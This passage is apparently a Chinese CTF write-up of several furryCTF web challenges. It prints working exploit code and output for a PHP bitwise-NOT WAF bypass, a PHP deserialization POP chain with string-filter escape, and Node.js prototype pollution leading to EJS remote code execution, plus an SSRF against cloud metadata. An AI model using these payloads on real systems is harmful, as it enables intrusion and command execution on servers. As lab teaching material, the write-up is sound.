        .console { border: 1px solid #333; padding: 20px; max-width: 800px; margin: 0 auto; }
        textarea { width: 100%; height: 100px; background: #111; border: 1px solid #444; color: #0f0; }
```

分析：

- 目标是执行 eval($code) 。
- 难点在于 WAF 过滤器 非常严格，过滤了几乎所有常用的字符（ a-z , 0-9 ）和特殊符号（ $ 变量标识符, " 双引号, ` 命令执行符）。
- 这意味着我们不能直接写 system('ls') 。

在 PHP 中，我们可以利用 位运算 来生成字符。


- 原理： PHP 支持对字符串进行位运算。例如，对一个不可见字符（高位字节）进行 取反 (~) 操作，可能会得到一个可见的字母。
- 公式： ~ (~'s') === 's' 。
- 利用方式：
    1. 找到 system 这 6 个字母对应的“取反值”（即哪些二进制字节取反后变成了 s, y, s, t, e, m）。
    2. 找到 cat /flag 对应的“取反值”。
    3. 利用 PHP 的动态函数调用特性： ('func_name')('arg') 等价于 func_name(arg) 。
    4. 构造 Payload： (~'hex_of_system')(~'hex_of_command') 。

写个脚本生成payload

D: > ruanjian > phpstudy > WWW > exploit_gen.php


```php
<?php
$func = "system";
$func_encoded = "";
for ($i = 0; $i < strlen($func); $i++) {
    $func_encoded .= "%" . bin2hex(~$func[$i]);
}
$cmd = "cat /flag";
$cmd_encoded = "";
for ($i = 0; $i < strlen($cmd); $i++) {
    $cmd_encoded .= "%" . bin2hex(~$cmd[$i]);
}
$payload = "(~'$func_encoded')(~'$cmd_encoded');";
echo "最终 Payload (URL编码前): $payload\n";
?>

```

得到payload



最终 Payload (URL编码前): (~'%8c%86%8c%8b%9a%92')(~'%9c%9e%8b%df%d0%99%93%9e%98');

发送payload



babypop

打开后如下


```php
<?php
error_reporting(0);
highlight_file(__FILE__);
class SecurityProvider {
        private $token;
        public function __construct() {
                $this->token = md5(uniqid());
        }
        public function verify($data) {
                if (strpos($data, '..') !== false) {
                        die("Attack Detected");
                }
                return $data;
        }
}
class LogService {
        protected $handler;
        protected $formatter;

        public function __construct($handler = null) {
                $this->handler = $handler;
                $this->formatter = new DateFormatter();
        }

        public function __destruct() {
                if ($this->handler && method_exists($this->handler, 'close')) {
                        $this->handler->close();
                }
        }
}
class FileStream {
        private $path;
        private $mode;
        public $content;
        public function __construct($path, $mode) {
                $this->path = $path;
                $this->mode = $mode;
        }
        public function close() {
                if ($this->mode === 'debug' && !empty($this->content)) {
                        $cmd = $this->content;
                        if (strlen($cmd) < 2) return;
                        @eval($cmd);
                } else {
                        return true;
                }
        }
}
```

分析一下

1. 接收 POST 参数 `user` 和 `bio`。
2. 使用 `SecurityProvider` 检查输入（防止 `..` 路径穿越，本题无关）。
3. 创建 `UserProfile` 对象，将输入存入属性。
4. 对对象进行 **序列化 (`serialize`)**。
5. **关键点**：调用 `DataSanitizer::clean()` 过滤数据，将字符串 `"hacker"` 替换为空 `""`。
6. 对过滤后的数据进行 **反序列化 (`unserialize`)**。
7. 如果反序列化成功，脚本结束时会触发对象的析构函数。

构建一个 `LogService` 对象，将其 `$handler` 属性设置为一个恶意的 `FileStream` 对象。该 `FileStream` 对象的 `$mode` 为 `'debug'`，`$content` 为 `'system("cat /flag");'`。

上脚本

```python

import urllib.request
import urllib.parse
import binascii

def serialize_string(s):
    return f's:{len(s)}:"{s}";'
path_key = "\x00FileStream\x00path"
path_val = "/tmp/test"
mode_key = "\x00FileStream\x00mode"
mode_val = "debug"
content_key = "content"
content_val = 'system("cat /flag");'

fs_body = ""
fs_body += serialize_string(path_key) + serialize_string(path_val)
fs_body += serialize_string(mode_key) + serialize_string(mode_val)
fs_body += serialize_string(content_key) + serialize_string(content_val)
fs_serialized = f'O:10:"FileStream":3:{{{fs_body}}}'

handler_key = "\x00*\x00handler"
formatter_key = "\x00*\x00formatter"

ls_body = ""
ls_body += serialize_string(handler_key) + fs_serialized
ls_body += serialize_string(formatter_key) + "N;"

pop_serialized = f'O:10:"LogService":2:{{{ls_body}}}'
payload_core = 's:3:"bio";s:1:"x";s:10:"preference";' + pop_serialized + "}"
payload_suffix = '";' + payload_core

found = False
hacker_count = 0
raw_bio = ""

for i in range(200):
    padding = "A" * i
    raw_bio_candidate = padding + payload_suffix
    bio_len = len(raw_bio_candidate)
    to_eat = '";s:3:"bio";s:' + str(bio_len) + ':"' + padding

    if len(to_eat) % 6 == 0:
        hacker_count = len(to_eat) // 6
        raw_bio = raw_bio_candidate
        found = True
        print(f"Padding length: {i}")
        print(f"Hacker count: {hacker_count}")
        break

if found:
    user_val = "hacker" * hacker_count

    url = "http://ctf.furryctf.com:36111//"
    print(f"Sending request to {url}...")

    data_dict = {
        'user': user_val,
        'bio': raw_bio
```

```
    }

    data = urllib.parse.urlencode(data_dict, encoding='latin1').encode('latin1')

    req = urllib.request.Request(url, data=data, method='POST')
    try:
        with urllib.request.urlopen(req) as response:
            print("Response Code:", response.getcode())
            body = response.read().decode('utf-8', errors='ignore')
            print("Response Body:")
            print(body)
    except Exception as e:
        print("Error:", e)
else:
    print("Could not find valid padding.")

```


```
if found:
    user_val = "hacker" * hacker_count

    url = "http://ctf.furryctf.com:36111//"
    print(f"Sending request to {url}...")

    data_dict = {
        'user': user_val,
        'bio': raw_bio
    }

    data = urllib.parse.urlencode(data_dict, encoding='latin1').encode('latin1')

    req = urllib.request.Request(url, data=data, method='POST')
    try:
        with urllib.request.urlopen(req) as response:
```

运行 exploit


```
C:\Users\Pingu\AppData\Local\Programs\Python\Python314\python.exe E:\Download\福瑞\babypop\exploit.py
Padding length: 5
Hacker count: 4
Sending request to http://ctf.furryctf.com:36111//...
Response Code: 200
Response Body:
<code><span style="color: #000000">
<br /></span><span style="color: #0000BB">?&gt;</span>
</span>
</code>Profile loaded for &quot;;s:3:&quot;bio&quot;;s:246:&quot;AAAAAPOFP{4cbbf419-cf7c-4dfb-a639-e1c2b479ccd6}
```

CCPreview


进入后如下




存在SSRF， 探测 AWS 元数据服务的根目录，成功



返回角色名称



继续深入得到flag



贪吃Python

查看排行榜

- `merge({}, obj1)` 导致 `RangeError`。
- `obj1.c = obj2; obj2.b = obj1;` 构成了循环引用。

本题利用的是 **Node.js 原型链污染 (Prototype Pollution)** 漏洞，配合 **EJS 模板引擎** 实现 **远程代码执行 (RCE)**。

1. **漏洞暗示**: 题目明确给出了 merge 函数处理循环引用时报错的提示，这是递归合并对象时的典型问题，也是原型链污染的高发点。
2. **入口分析**: 前端 snake.js 引用了混淆的 dataReport.js，负责通过 WebSocket 向服务器上报游戏数据。
3. **漏洞利用**: 通过 WebSocket 发送恶意的 JSON 数据（包含 __proto__），污染后端对象的原型。
4. **RCE 链**: 后端使用了 EJS 模板引擎渲染 /admin 页面。EJS 有一个已知的 RCE 技巧：通过污染 outputFunctionName 属性注入任意代码。

题目给出提示说明后端的 merge 函数在尝试深度递归合并对象，并且没有处理循环引用，也没有过滤 __proto__ 键。

如果我们发送如下数据：

```
{
    "score": 100,
    "config": {
        "__proto__": {
            "vulnerable": true
        }
    }
}
```

后端执行 merge(target, input) 时，会将 input.config.__proto__ 合并到 target.config.__proto__，也就是 Object.prototype。这将导致所有对象都拥有 vulnerable 属性。

需要构造一个 Payload，污染 outputFunctionName，使其包含执行系统命令的代码。

Payload:

```
{
    "score": 999999,
    "config": {
        "__proto__": {
            "outputFunctionName": "_;return
global.process.mainModule.require('child_process').execSync('env').toString();_"
        }
    }
}
```

这里我们注入了 execSync('env') 来查看环境变量，因为在 Docker 容器化的 CTF 环境中，Flag 经常放在环境变量里。

上脚本

```
import socketio
import time
import requests
import re
import sys

TARGET_URL = "http://ctf.furryctf.com:36117/"

def solve():
    print(f"[*] 目标 URL: {TARGET_URL}")
    print("[*] 正在连接 WebSocket...")
```

```
    sio = socketio.Client()
    cmd = "ls -la / && env"
    payload = {
        "score": 999999,
        "config": {
            "__proto__": {
                "outputFunctionName": f"_;return
global.process.mainModule.require('child_process').execSync('{cmd}').toString();_
"
            }
        }
    }

    @sio.event
    def connect():
        print("[+] WebSocket 连接成功！")
        print("[*] 正在发送恶意 Payload 进行原型链污染...")
        sio.emit('game_over', payload)
        print("[+] Payload 发送完毕")

    @sio.event
    def disconnect():
        print("[-] WebSocket 连接断开")

    try:
        sio.connect(TARGET_URL)
        time.sleep(2)
        sio.disconnect()
    except Exception as e:
        print(f"[!] WebSocket 连接失败: {e}")
        return
    print("[*] 正在访问 /admin 页面以触发 RCE...")
    try:
        session = requests.Session()
        resp = session.get(f"{TARGET_URL}/admin")

        if resp.status_code == 200:
            print("[+] 请求成功，正在分析响应内容...")
            content = resp.text
            flag_match = re.search(r'(furryCTF\{.*?\})', content)
            if flag_match:
                print("\n" + "="*50)
                print(f"!!! 恭喜！找到 Flag: {flag_match.group(1)}")
                print("="*50 + "\n")
            else:
                if "GZCTF" in content:
                    print("\n[+] 发现疑似 Flag 的环境变量信息：")
                    for line in content.split('\n'):
                        if "GZCTF" in line or "flag" in line.lower():
                            print(line.strip())
                else:
                    print("[!] 未自动提取到 Flag，请查看原始响应：")
                    print(content[:500])
        else:
            print(f"[!] 访问 /admin 返回状态码: {resp.status_code}")
            print(resp.text[:500])

    except Exception as e:
```


```
        print(f"[!] HTTP 请求失败: {e}")

if __name__ == "__main__":
    solve()
```

```
        if resp.status_code == 200:
            print("[+] 请求成功，正在分析响应内容...")
            content = resp.text
            flag_match = re.search( pattern: r'(furryCTF\{.*?\})', content)
            if flag_match:
                print("\n" + "="*50)
                print(f"!!! 恭喜！找到 Flag: {flag_match.group(1)}")
                print("="*50 + "\n")
            else:
                if "GZCTF" in content:
                    print("\n[+] 发现疑似 Flag 的环境变量信息：")
                    for line in content.split('\n'):
                        if "GZCTF" in line or "flag" in line.lower():
                            print(line.strip())
                else:
                    print("[!] 未自动提取到 Flag，请查看原始响应：")
                    print(content[:500])
```

运行 solve

```
[*] 目标 URL: http://ctf.furryctf.com:36117/
[*] 正在连接 WebSocket...
[+] WebSocket 连接成功!
[*] 正在发送恶意 Payload 进行原型链污染...
[+] Payload 发送完毕
[-] WebSocket 连接断开
[*] 正在访问 /admin 页面以触发 RCE...
[+] 请求成功，正在分析响应内容...

==================================================
!!! 恭喜！找到 Flag: furryCTF{o8j3C7_PR0totYpE_cOU1d_6E_POILUteD_65949124cfec_w3lL}
==================================================
```


PyEditor




```python
global exit, open
def exit():
    pass
def open(*args, **kwargs):
    class FileSpy:
        def __enter__(self):
            return self
        def __exit__(self, *args):
            pass
        def write(self, data):
            print(data)
    return FileSpy()
```

~admin~

先用给定的账户登录



